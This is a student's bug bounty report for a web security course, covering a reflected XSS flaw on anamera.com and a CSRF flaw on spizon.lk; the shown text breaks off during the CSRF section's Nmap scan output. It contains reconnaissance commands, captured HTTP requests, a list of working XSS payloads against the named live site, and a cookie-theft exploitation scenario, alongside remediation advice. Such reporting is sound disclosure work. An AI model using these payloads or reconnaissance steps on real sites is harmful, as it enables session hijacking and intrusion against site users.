Sri Lanka Institute of Information Technology

Bug Bounty – Report

Student Name – H.M.A.A Herath

Student ID – IT23848702

IE2062 - Web Security

B.Sc. (Hons) in information Technology Specializing in Cyber Security

Table of Contents

Vulnerability 1: Reflected Cross-Site Scripting (XSS) - anamera.com

Vulnerability 2: Cross-Site Request Forgery (CSRF) - Spizon.lk

Vulnerability 3: Clickjacking - Spizon.lk

Vulnerability 4: API Vulnerabilities - api.myntra.com

Vulnerability 1

Reflected Cross-Site Scripting (XSS) Vulnerability in anamera.com

Target: www.anamera.com(openbugbounty) **Showroom Reference System**

Vulnerability Type: CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
CVSS Score: 7.1 (High)
OWASP Category: OWASP A03:2021 – Injection

Executive Summary

A comprehensive security assessment of anamera.com revealed a critical Reflected Cross-Site Scripting (XSS) vulnerability in the "Listing Reference Numbers" functionality. The vulnerability allows attackers to inject and execute arbitrary JavaScript code in the context of users' browsers. This security flaw poses significant risks including session hijacking, account compromise, and unauthorized actions on behalf of legitimate users. Immediate remediation is recommended to prevent potential exploitation.


Methodology

Testing Approach

1. **Reconnaissance Phase:**


1. Subdomain Enumeration

Amass Subdomain Discovery




Purpose: Cross-verify subdomain discovery using multiple engines and public databases.

2. Port Scanning with Nmap



Purpose: open ports and detected the running services on the target server using Nmap

3. Technology Stack Analysis



```
┌──(amanda㉿Kali)-[~]
└─$ whatweb https://anamera.com
https://anamera.com [301 Moved Permanently] Country[UNITED STATES][US], HTTPServer[Microsoft-IIS/8.5], IP[20.79.249.109], Microsoft-IIS[8.5], RedirectLocation[http://www.anamera.com/], Title[Document Moved], UncommonHeaders[content-security-policy], X-Powered-By[ASP.NET]
http://www.anamera.com/ [200 OK] Cookies[fe_typo_user], Country[UNITED STATES][US], HTTPServer[Microsoft-IIS/8.5], HttpOnly[fe_typo_user], IP[20.79.249.109], JQuery, MetaGenerator[TYPO3 4.1 CMS], Microsoft-IIS[8.5], PHP[5.6.40,], PoweredBy[TYPO3], Script[text/javascript], TYPO3[4.1], Title[11947 premium cars for sale: Anamera], UncommonHeaders[content-security-policy], X-Powered-By[PHP/5.6.40, ASP.NET]
```

4. Web Application Firewall Detection

Wafw00f Analysis

```
┌──(amanda㉿Kali)-[~]
└─$ wafw00f https://anamera.com

                ( W00f! )
                                   404 Hack Not Found
                                          405 Not Allowed
                                   403 Forbidden
                        502 Bad Gateway        500 Internal Error

                    ~ WAFW00F : v2.3.1 ~
        The Web Application Firewall Fingerprinting Toolkit

[*] Checking https://anamera.com
[+] Generic Detection results:
ERROR:wafw00f:Something went wrong ('Connection aborted.', ConnectionResetError(104, 'Connection reset by peer'))
[*] The site https://anamera.com seems to be behind a WAF or some sort of security solution
[~] Reason: The server returns a different response code when an attack string is used.
Normal response code is "200", while the response code to cross-site scripting attack is "404"
[~] Number of requests: 4
```

Purpose: Identify if a Web Application Firewall (WAF) is protecting the application.

Tools Utilized

- **Reconnaissance:** Amass, Sublist3r, Nmap, Shodan
- **Scanning:** OWASP ZAP, Burp Suite Professional
- **Manual Testing:** Burp Suite Repeater/Intruder, Browser Developer Tools
- **Traffic Analysis:** Burp Proxy, Browser Network Inspector

Vulnerability Details

Vulnerability Title

Reflected Cross-Site Scripting (XSS) in Showroom Reference Number Form

Technical Details

- **Vulnerable URL:** https://www.anamera.com/en/home/index.html?no_cache=1
- **Vulnerable Parameter:** tx_ananerashowroom_pi7[goto]
- **HTTP Method:** POST
- **Injection Context:** HTML Attribute Context (value attribute)
- **Attack Vector:** Reflected XSS


Vulnerability Description

The application fails to implement proper input sanitization and output encoding for user-supplied data in the "Listing Reference Numbers" form. The tx_ananerashowroom_pi7[goto] parameter value is directly embedded into the HTML response without adequate encoding, allowing attackers to break out of the HTML attribute context and inject malicious JavaScript code.

Vulnerability Discovery Process

Step 1: Attack Surface Identification

During reconnaissance, the "Listing Reference Numbers" form was identified as a potential injection point. The form accepts user input and reflects it back in error messages and search results.



Step 2: Parameter Analysis

Burp Suite interception revealed the parameter structure:

Request

Pretty Raw Hex

```
1  POST /en/home/index.html?no_cache=1 HTTP/1.1
2  Host: www.anamera.com
3  Cookie: fe_typo_user=87a2ba58bf1ea5cf24597307c21296e2
4  Content-Length: 43
5  Cache-Control: max-age=0
6  Sec-Ch-Ua: "Not=A?Brand";v="24", "Chromium";v="140"
7  Sec-Ch-Ua-Mobile: ?0
8  Sec-Ch-Ua-Platform: "Windows"
9  Accept-Language: en-US,en;q=0.9
10 Origin: https://www.anamera.com
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0
   Safari/537.36
14 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
   age/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
   7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://www.anamera.com/en/home/index.html?no_cache=1
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22 Connection: keep-alive
23
24 tx_anamerashowroom_pi7%5Bgoto%5D=user+input
```

Step 3: Context Determination

Page source analysis confirmed the injection context:

```
</style>
<form class="goto" action="//www.anamera.com/en/home/index.html?no_cache=1" method="post" name="gotoCarForm">
<p class="header">Listing Reference Number</p>
 <input size="7" name="tx_anamerashowroom_pi7[goto]" value="user input" /> <input class="goto" type="submit" value="Show"/><br /><p class="error">Invalid entry</p>
</form>
```


Step 4: Payload Development

Based on the HTML attribute context, attribute escape payloads were developed:

```
"><img src=x onerror=alert('XSS')>
```

Step 5: Vulnerability Confirmation

The payload successfully broke out of the `value` attribute and executed JavaScript in the browser context.




Proof of Concept (PoC)


Manual Reproduction Steps

1. Navigate to https://www.anamera.com/en/home/index.html
2. Locate the "Listing Reference Numbers" form
3. Enter the payload: "><img src=x onerror=alert(document.domain)>
4. Submit the form
5. Observe the JavaScript alert displaying "anamera.com"

HTTP Request/Response

Malicious Request & Response


KALI [Running] - Oracle VirtualBox
Burp Suite Community Edition v2025.7.4 - Temporary Project
Request
POST /en/home/index.html?no_cache=1 HTTP/1.1
Host: www.anamera.com
Cookie: fe_typo_user=0716ea6981cafeac28753f1082306326
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 93
Origin: http://www.anamera.com
Referer: http://www.anamera.com/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive
tx_anamerashowroom_pi7%5Bgoto%5D=%22%3E%3Cimg+src%3Dx+onerror%3Dalert%28document.domain%29%3E
Response
Inspector
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers
Response headers
Done


KALI [Running] - Oracle VirtualBox
https://www.anamera.com/en/home/index.html?no_cache=1
Anamera
My premium portal
Home
Search
Sell
Dealers
Events
Editorial
Community
»Login
»Register
Listing Reference Number
Show
Invalid entry
List Your Cars - Free!
Announce Your Events - Free!
www.anamera.com
www.anamera.com
OK
Top Stories
From the Lancia Flaminia Loraymo, the true queen of the event, to the successes of Lancia, FIAT-Abarth and Maserati, a cascade of awards celebrates the heritage of Made in Italy
» more
to Join Prestigious Jacques Sicotte Collection in France
» more
Alfa Romeo 33 Stradale reigns over Turin three-day

Successful Payloads

```
"><img src=x onerror=alert(document.domain)>
" onmouseover=alert('XSS') autofocus="
'><svg onload=alert(1)>
"><iframe src=javascript:alert('XSS')>
```

Failed Payloads (Mitigated)

```
<script>alert('XSS')</script>
alert('XSS')
javascript:alert('XSS')
```

Exploitation Scenario

An attacker could:

1. Craft a malicious URL:

   https://www.anamera.com/en/home/index.html?tx_ananerashowroom_pi7[goto]="><img src=x onerror=stealCookies()>

2. Distribute via phishing emails or social media
3. Victim clicks the link and the malicious script executes in their browser context
4. Attacker steals session cookies, authentication tokens, or performs actions as the victim

Impact Analysis

Technical Impact

- **Confidentiality:** Attackers can steal session cookies, authentication tokens, and sensitive user data
- **Integrity:** Malicious actors can modify page content, create fake forms, or deface the application
- **Availability:** Potential for denial-of-service attacks through resource exhaustion
- **Accountability:** Actions can be performed on behalf of authenticated users without trace

Business Impact

- **Reputation Damage:** Loss of customer trust and brand credibility
- **Financial Loss:** Potential fraud, transaction manipulation, or regulatory fines
- **Data Breach:** Exposure of customer information and business data
- **Service Disruption:** Website defacement or functional impairment

Attack Scenarios

1. **Session Hijacking:** Steal session cookies to impersonate users
2. **Credential Theft:** Create fake login overlays to capture user credentials
3. **CSRF Attacks:** Force users to perform unwanted actions
4. **Malware Distribution:** Redirect users to malicious websites
5. **Content Manipulation:** Modify prices, content, or functionality

Remediation Recommendations

Immediate Actions

1. **Input Validation:**

```
php
// Implement strict input validation
$input = $_POST['tx_ananerashowroom_pi7[goto]'];
if (!preg_match('/^[a-zA-Z0-9-]+$/', $input)) {
   // Reject invalid input
}
```

2. **Output Encoding:**

```
php
// Context-aware output encoding
$encoded_value = htmlspecialchars($input, ENT_QUOTES, 'UTF-8');
echo '<input value="' . $encoded_value . '">';
```

Technical Solutions

Server-Side Mitigations

1. **Context-Aware Output Encoding:**
    - Use HTML entity encoding for HTML body contexts
    - Apply attribute encoding for HTML attribute contexts
    - Implement JavaScript encoding for script contexts

2. **Content Security Policy (CSP):**

Content-Security-Policy: default-src 'self'; script-src 'self'; object-src 'none'

3. **HTTP Security Headers:**

X-Content-Type-Options: nosniff

X-Frame-Options: DENY

X-XSS-Protection: 1; mode=block

Framework-Specific Solutions

- **PHP:** Use htmlspecialchars() with ENT_QUOTES flag
- **JavaScript:** Use textContent instead of innerHTML
- **Template Engines:** Enable auto-escaping features

Long-Term Security Enhancements

1. **Security Development Lifecycle:**
    - Implement secure coding standards
    - Conduct regular security training
    - Perform code reviews with security focus
2. **Continuous Security Testing:**
    - Regular vulnerability assessments
    - Penetration testing cycles
    - Automated security scanning in CI/CD
3. **Defense in Depth:**
    - Web Application Firewall (WAF) implementation
    - Runtime Application Self-Protection (RASP)
    - Security monitoring and incident response

Conclusions and Reflections

Technical Insights

The discovery of this XSS vulnerability highlights several critical security gaps:

1. **Insufficient Input Validation:** Lack of proper input sanitization for special characters
2. **Context-Ignorant Output Handling:** Failure to apply context-aware encoding
3. **Inconsistent Security Controls:** Variation in filtering across different application components

Learning Outcomes

1. **Context Awareness:** Understanding how injection context affects payload effectiveness
2. **Progressive Testing:** The importance of methodical, multi-vector testing approaches
3. **Tool Proficiency:** Effective use of security tools for comprehensive assessment
4. **Documentation Skills:** Professional vulnerability reporting and communication

Challenges Overcome

1. **Filter Evasion:** Developing payloads that bypass basic input filtering
2. **Context Analysis:** Determining the exact HTML context for effective payloads
3. **Evidence Collection:** Capturing comprehensive proof while maintaining testing ethics
4. **Impact Assessment:** Evaluating the real-world consequences of technical vulnerabilities

Recommendations for Improvement

1. **Enhanced Testing Methodology:** Incorporate more automated scanning tools
2. **Broader Scope Assessment:** Extend testing to authentication and session management
3. **Remediation Validation:** Develop skills in verifying fix effectiveness
4. **Stakeholder Communication:** Improve technical reporting for different audience

Vulnerability 2

Cross-Site Request Forgery (CSRF) Vulnerability in Profile Update Functionality

Report Title: Cross-Site Request Forgery (CSRF) Vulnerability in Spizon.lk Profile Management

Target Application: Spizon.lk
Vulnerability Type: Cross-Site Request Forgery (CSRF)
Severity Rating: High

Executive Summary

This report documents a critical Cross-Site Request Forgery (CSRF) vulnerability discovered in the Spizon.lk web application during manual security testing. The vulnerability exists in the profile update functionality, allowing attackers to perform unauthorized actions on behalf of authenticated users without their knowledge or consent.

The vulnerability was identified through manual testing and traffic interception techniques. An attacker can craft a malicious HTML page that, when visited by an authenticated user, automatically updates the victim's profile information including their display name and potentially other sensitive details.

Key Findings:

- **Vulnerability:** Cross-Site Request Forgery (CSRF) in Profile Update
- **Location:** https://spizon.lk/my-profile/
- **Impact:** Unauthorized profile modification, potential account takeover vector
- **OWASP Category:** A01:2021 – Broken Access Control
- **Severity:** High

Methodology

Tools Utilized

1. **Reconnaissance**:
    - Sublist3r: Subdomain enumeration tool for discovering subdomains
    - Nmap: Network scanner for port scanning and service detection
    - WhatWeb: Web technology fingerprinting tool
    - Waf00f: Web Application Firewall detection tool
    - Manual browsing and feature enumeration
    - Browser Developer Tools (Firefox DevTools)
2. **Scanning**:
    - Nmap (-sV -sC flags): Service version detection and default script scanning
    - Port scanning to identify open services
    - SSL/TLS certificate analysis
3. **Traffic Interception & Analysis:**
    - Burp Suite Community Edition: Primary tool for intercepting and analyzing HTTP/HTTPS traffic
    - Browser Network Inspector

4. **Exploitation:**
    - Custom HTML/JavaScript payloads
    - Local web server (Python HTTP server on port 4085)
5. **Testing Environment:**
    - Operating System: Kali Linux
    - Browser: Firefox

Testing Approach


1. Subdomain Enumeration: Used Sublist3r to discover subdomains and expand attack surface
2. Port Scanning & Service Detection: Performed Nmap scans to identify open ports and running services
3. Technology Fingerprinting: Utilized WhatWeb to identify web technologies, frameworks, and versions
4. WAF Detection: Employed Waf00f to check for Web Application Firewall presence
5. Feature Mapping: Identified user-facing functionality, particularly profile management features
6. Request Analysis: Intercepted and analyzed HTTP requests for state-changing operations
7. Token Validation: Checked for presence and validation of anti-CSRF tokens
8. Proof of Concept Development: Created exploit code to demonstrate the vulnerability
9. Impact Assessment: Evaluated potential consequences of successful exploitation

Findings

Vulnerability 1: Cross-Site Request Forgery (CSRF) in Profile Update

Description of Vulnerability

The Spizon.lk application lacks proper CSRF protection mechanisms in its profile update functionality. When a user updates their profile information (such as first name, last name, or display name), the application does not validate any CSRF tokens or implement other anti-CSRF measures. This allows an attacker to craft malicious requests that, if executed by an authenticated user, will update their profile without authorization.



Vulnerability Discovery

The vulnerability was discovered through the following systematic reconnaissance and testing process:

Phase 1: Information Gathering

1. **Subdomain Enumeration:**

- Command used: **sublist3r -d spizon.lk**
- Tool searched across multiple sources: Baidu, Yahoo, Google, Bing, Ask, Netcraft, DNSdumpster, Virustotal, ThreatCrowd, SSL Certificates, PassiveDNS
- Finding: Discovered 1 unique subdomain for spizon.lk
- This reconnaissance phase helped map the attack surface

2. **Port Scanning and Service Detection:**

- Performed Nmap scan on spizon.lk target
- Command used: **nmap -sV -sC spizon.lk**


```
┌──(amanda㉿Kali)-[~]
└─$ nmap -sV -sC spizon.lk
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-09 06:12 EDT
Nmap scan report for spizon.lk (77.37.75.66)
Host is up (0.021s latency).
Other addresses for spizon.lk (not scanned): 77.37.115.53 2a02:4780:16:dc60:9751:
8b8e:bcbc:9b22 2a02:4780:39:52f9:1a0b:cc2c:4972:2bda
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE    VERSION
25/tcp  open  tcpwrapped
|_smtp-commands: Couldn't establish connection on port 25
80/tcp  open  tcpwrapped
|_http-server-header: hcdn
443/tcp open  tcpwrapped
| ssl-cert: Subject: commonName=spizon.lk
| Subject Alternative Name: DNS:spizon.lk, DNS:www.spizon.lk
